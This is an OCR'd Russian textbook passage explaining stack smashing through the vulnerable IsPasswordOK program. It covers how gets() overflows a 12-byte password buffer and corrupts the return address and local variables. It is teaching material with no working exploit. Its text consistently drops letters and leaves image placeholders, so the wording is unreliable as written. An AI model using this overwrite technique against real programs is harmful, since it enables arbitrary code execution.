
Разрушение (срыв) стека происходит ко да переполнение буфера перезаписывает данные в памяти выделенной для стека выполнения Это может иметь серьезные последствия для надежности и безопасности про раммы Переполнение буфера в се менте стека может позволить злоумышленнику изменять значения автоматических переменных или выполнять произвольный код

Перезапись автоматических переменных может привести к потере целостности данных или в некоторых случаях к нарушению безопасности (например если перезаписывается переменная содержащая идентификатор пользователя или пароль) Чаще все о переполнение буфера в се менте стека может привести злоумышленника к выполнению произвольно о кода путем перезаписи указателя на адрес которому (в конечном ито е) будет передано управление Распространенным примером является перезапись адреса возврата расположенно о в стеке Кроме то о возможна перезапись указателя обработчика исключений основанно о на кадре или стеке а также перезапись указателя на функцию или дру их адресов которым может быть передано управление

Про рамма пример **IsPasswordOK** оказывается уязвимой к атаке на основе разрушения стека Чтобы понять почему это так необходимо точно понимать как используется стек


На рис 2 8 показано содержимое стека перед тем как про рамма вызывает функцию **IsPasswordOK).**

Операционная система (ОС) или стандартная последовательность запуска про раммы помещает адрес возврата из функции **main** () в стек На входе функция **main)** сохраняет старый указатель кадра который предоставляет операционная система или стандартная последовательность запуска про раммы Перед вызовом функции **IsPasswordOK**) стек содержит локальную булеву переменную **PwStatus,** в которой хранится состояние возвращаемое функцией **IsPasswordOK** () вместе с указателем на кадр вызывающей функции и адресом возврата



ис 2 8 Стек перед вызовом функции ***IsPasswo dOK)***

В процессе выполнения про раммой функции **`IsPasswordOK`** () стек содержит информацию показанную на рис 2 9



ис 2 9 Информация в стеке в процессе вызова функции Is asswo dOK)


Обратите внимание что пароль находится в стеке вместе с адресом возврата в вызывающей функции ma n) адрес возврата распола ается после памяти использованной для хранения пароля Важно также понимать что стек будет изменяться при вызовах функций осуществляемых в функции IsPasswo dOK ()

После возврата про раммы из функции **`IsPasswordOK`** () восстанавливается исходное состояние стека как показано на рис 2 10


После это о продолжается выполнение функции ma n) какая именно ветвь будет выполняться зависит от значения возвращенно о функцией **`IsPasswordOK ().`**

Недостаток безопасности IsPasswordOK Как оворилось ранее про рамма **`IsPasswordOK`** имеет недостаток безопасности связанный с тем что массив **`Password`** может хранить только 11 символьный пароль плюс завершающий нулевой байт Этот недостаток ле ко продемонстрировать введя 20-символьный пароль 12345678901234567890 который приводит к аварийному завершению про раммы как показано на рис 2 11


Чтобы выяснить причину аварийно о завершения необходимо понять что произойдет при размещении 20-символьно о пароля в 12-байтной стековой переменной Напомним что ко да 20 байт вводятся пользователем объем памяти необходимый для хранения строки на самом деле составляет 21 байт потому что строка заканчивается завершающим нулевым символом Так как для хранения пароля выделено только 12 байт памяти 9 байт стека 21 - 12 = 9) уже хранящие дру ую информацию будут перезаписаны паролем На рис 2 12 показан стек про раммы разрушенный при чтении с помощью функции **`gets`** () 20-байтно о пароля и переполнении выделенно о буфера Обратите внимание на повреждение указателя на кадр вызывающей функции адреса возврата и части памяти выделенной для хранения переменной **`PwStatus.`**



ис 2 10 Стек восстановленный в начальное состояние



ис 2 11 Аварийное завершение программы при вводе длинного пароля

